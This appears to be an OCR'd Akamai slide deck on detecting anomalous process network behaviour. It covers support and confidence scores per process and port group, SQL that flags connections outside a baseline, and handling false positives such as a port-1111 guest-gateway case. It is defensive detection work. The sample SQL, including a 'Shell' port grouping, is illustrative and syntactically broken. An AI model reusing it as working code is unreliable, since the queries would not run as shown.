
Process is inconsistent

Process is consistent

* Examined all processes seen in 3 or more networks

Akamai

Is this methodology any good?



Is this methodology any good?

Pros

- No. of networks thresholds gives sufficient data (amount + variation)
- Number of communication sessions won’t affect judgement

Akamai

Is this methodology any good?

Pros

- No. of networks thresholds gives sufficient data (amount + variation)
- Number of communication sessions won't affect judgement

Cons

- Most processes don't appear in 3 or more networks
- Popularity of port group is missing

Akamai

Ranking process stability - support and confidence


Support = frequency of an itemset in the database.

Confidence = reliability of the relationship between two itemsets in an association rule.

$$\text{Support } (A) = \frac{\text{Number of transaction in which A appears}}{\text{Total number of transactions}}$$

$$\text{Confidence } (A \longrightarrow B) = \frac{\text{Support}(AUB)}{\text{Support}(A)}$$

Support




If out of 1000 transactions, 300 are of apples

$$\text{Support(apples)} = \frac{300}{1000} = 0.3$$

Akamai

Confidence



Out of 300 apples, 150 are red

$$\text{Confidence(apples -> red apples)} = \frac{150}{300} = 0.5$$

Ranking process stability - support and confidence

In our case, each process will have a **support** value, which will tell how much data we have about a process.


The **confidence** will show the statistics of how frequent a process uses each port group.

filename	port_group	support	confidence
sqlservr.exe	SQL	0.0030933565	0.6523437500
sqlservr.exe	OTHER	0.0030933565	0.3085937500
sqlservr.exe	High Port	0.0030933565	0.0390625000


Data point is a distinct row of: *[host, process, port_group]*

Akamai

Building a sliding window baseline



Building a sliding window baseline



Akamai

Building a sliding window baseline

```
WITH CONNECTIONS AS (
    SELECT process,
    CASE WHEN destination_port IN (22, 23, 992) THEN "Shell"
    CASE WHEN destination_port IN (67, 68, 546, 547) THEN "DHCP"
    CASE WHEN destination_port IN (137, 138, 139) THEN "NetBIOS"
    ...
    END AS port_group
    FROM NEW_CONNECTIONS
    ),
```

Building a sliding window baseline

```
WITH CONNECTIONS AS (
    SELECT process,
    CASE WHEN destination_port IN (22, 23, 992) THEN "Shell"
    CASE WHEN destination_port IN (67, 68, 546, 547) THEN "DHCP"
    CASE WHEN destination_port IN (137, 138, 139) THEN "NetBIOS"
    ...
    END AS port_group
    FROM NEW_CONNECTIONS
    ),

FILTERED_BASELINE AS (
    SELECT process, support, allowed_port_groups, port_group, confidence
    FROM BASELINE
    AND support > 0.005  # Here we can play with the support
    ),
```

Akamai

Building a sliding window baseline

```
WITH CONNECTIONS AS (
    SELECT process,
    CASE WHEN destination_port IN (22, 23, 992) THEN "Shell"
    CASE WHEN destination_port IN (67, 68, 546, 547) THEN "DHCP"
    CASE WHEN destination_port IN (137, 138, 139) THEN "NetBIOS"
    ...
    END AS port_group
    FROM NEW_CONNECTIONS
    ),

FILTERED_BASELINE AS (
    SELECT process, support, allowed_port_groups, port_group, confidence
    FROM BASELINE
    AND support > 0.005  # Here we can play with the support
    ),
```

* Higher support - less but more reliable incidents

Akamai

Building a sliding window baseline

```
WITH CONNECTIONS AS (
   SELECT process,
   CASE WHEN destination_port IN (22, 23, 992) THEN "Shell"
   CASE WHEN destination_port IN (67, 68, 546, 547) THEN "DHCP"
   CASE WHEN destination_port IN (137, 138, 139) THEN "NetBIOS"
   ...
   END AS port_group
   FROM NEW_CONNECTIONS
   ),

FILTERED_BASELINE AS (
   SELECT process, support, allowed_port_groups, port_group, confidence
   FROM BASELINE
   AND support > 0.005  # Here we can play with the support
   ),

SELECT process, destination_port, port_group, ...
FROM FILTERED_BASELINE
JOIN CONNECTIONS ON (FILTERED_BASELINE.process = CONNECTIONS.process)
WHERE CONNECTIONS.port_group NOT IN (SELECT * FROM BASELINE.allowed_port_groups)
```

* Higher support - less but more reliable incidents

Akamai

Building a sliding window baseline

```
WITH CONNECTIONS AS (
   SELECT process,
   CASE WHEN destination_port IN (22, 23, 992) THEN "Shell"
   CASE WHEN destination_port IN (67, 68, 546, 547) THEN "DHCP"
   CASE WHEN destination_port IN (137, 138, 139) THEN "NetBIOS"
   ...
   END AS port_group
   FROM NEW_CONNECTIONS
   ),

FILTERED_BASELINE AS (
   SELECT process, support, allowed_port_groups, port_group, confidence
   FROM BASELINE
   AND support > 0.005  # Here we can play with the support
   ),

SELECT process, destination_port, port_group, ...
FROM FILTERED_BASELINE
JOIN CONNECTIONS ON (FILTERED_BASELINE.process = CONNECTIONS.process)
WHERE CONNECTIONS.port_group NOT IN (SELECT * FROM BASELINE.allowed_port_groups)
OR FILTERED_BASELINE.confidence < 0.01  # Here we can adjust the confidence
```

* Higher support - less but more reliable incidents

Akamai

Dealing with False Positives

Dealing with False Positives

1. Internal proxy servers
2. DNS translations
3. Domain Authentication
4. Version differences
5. Network-wide configuration

customer	process_name	destination_ports	port_groups	level	anomaly
[redacted]	wa_3rd_party_host_64	[80, 443]	Web/Proxy	Stable	1111

customer	process_name	destination_ports	port_groups	level	anomaly
[redacted]	wa_3rd_party_host_64	[80, 443]	Web/Proxy	Stable	1111

Row	source_process	destination_port	destination_domain	count
1	wa_3rd_party_host_64	443	www.microsoft.com	56871
2	wa_3rd_party_host_64	80	technet.microsoft.com	34239
3	wa_3rd_party_host_64	443	technet.microsoft.com	34005
4	wa_3rd_party_host_64	80	www.catalog.update.microsoft.com	24572
5	wa_3rd_party_host_64	443	www.catalog.update.microsoft.com	24502
6	wa_3rd_party_host_64	80	ocsp.digicert.com	3615
7	wa_3rd_party_host_64	80	ocsp.msocsp.com	147
8	wa_3rd_party_host_64	80	oneocsp.microsoft.com	145
9	wa_3rd_party_host_64	80	amcdn.msftauth.net	21
10	wa_3rd_party_host_64	80	crl3.digicert.com	19
11	wa_3rd_party_host_64	443	amcdn.msftauth.net	19
12	wa_3rd_party_host_64	80	crl4.digicert.com	17

22	wa_3rd_party_host_64	1111	*null*	3

Akamai

Hunt Team, in reviewing the provided information it appears that the port 1111 traffic is used for public internet access gateways. Most likely people are hitting a logon page to provide guest internet access.

Nomadix Inc:

Hotel & MDUs Networking Technology Solutions | Nomadix

Dealing with False Positives

1. Internal proxy servers
2. DNS translations
3. Domain Authentication
4. Version differences
5. Network-wide configuration

Dealing with False Positives

1. Internal proxy servers
2. DNS translations
3. Domain Authentication
4. Version differences
5. Network-wide configuration

Solutions:

1. Check if behavior is common
   a. by other processes

      AND

   b. by other hosts

      AND

   c. happens for a long time

Akamai

Dealing with False Positives

1. Internal proxy servers
2. DNS translations
3. Domain Authentication
4. Version differences
5. Network-wide configuration

Solutions:

1. Check if behavior is common
   a. by other processes

      AND

   b. by other hosts

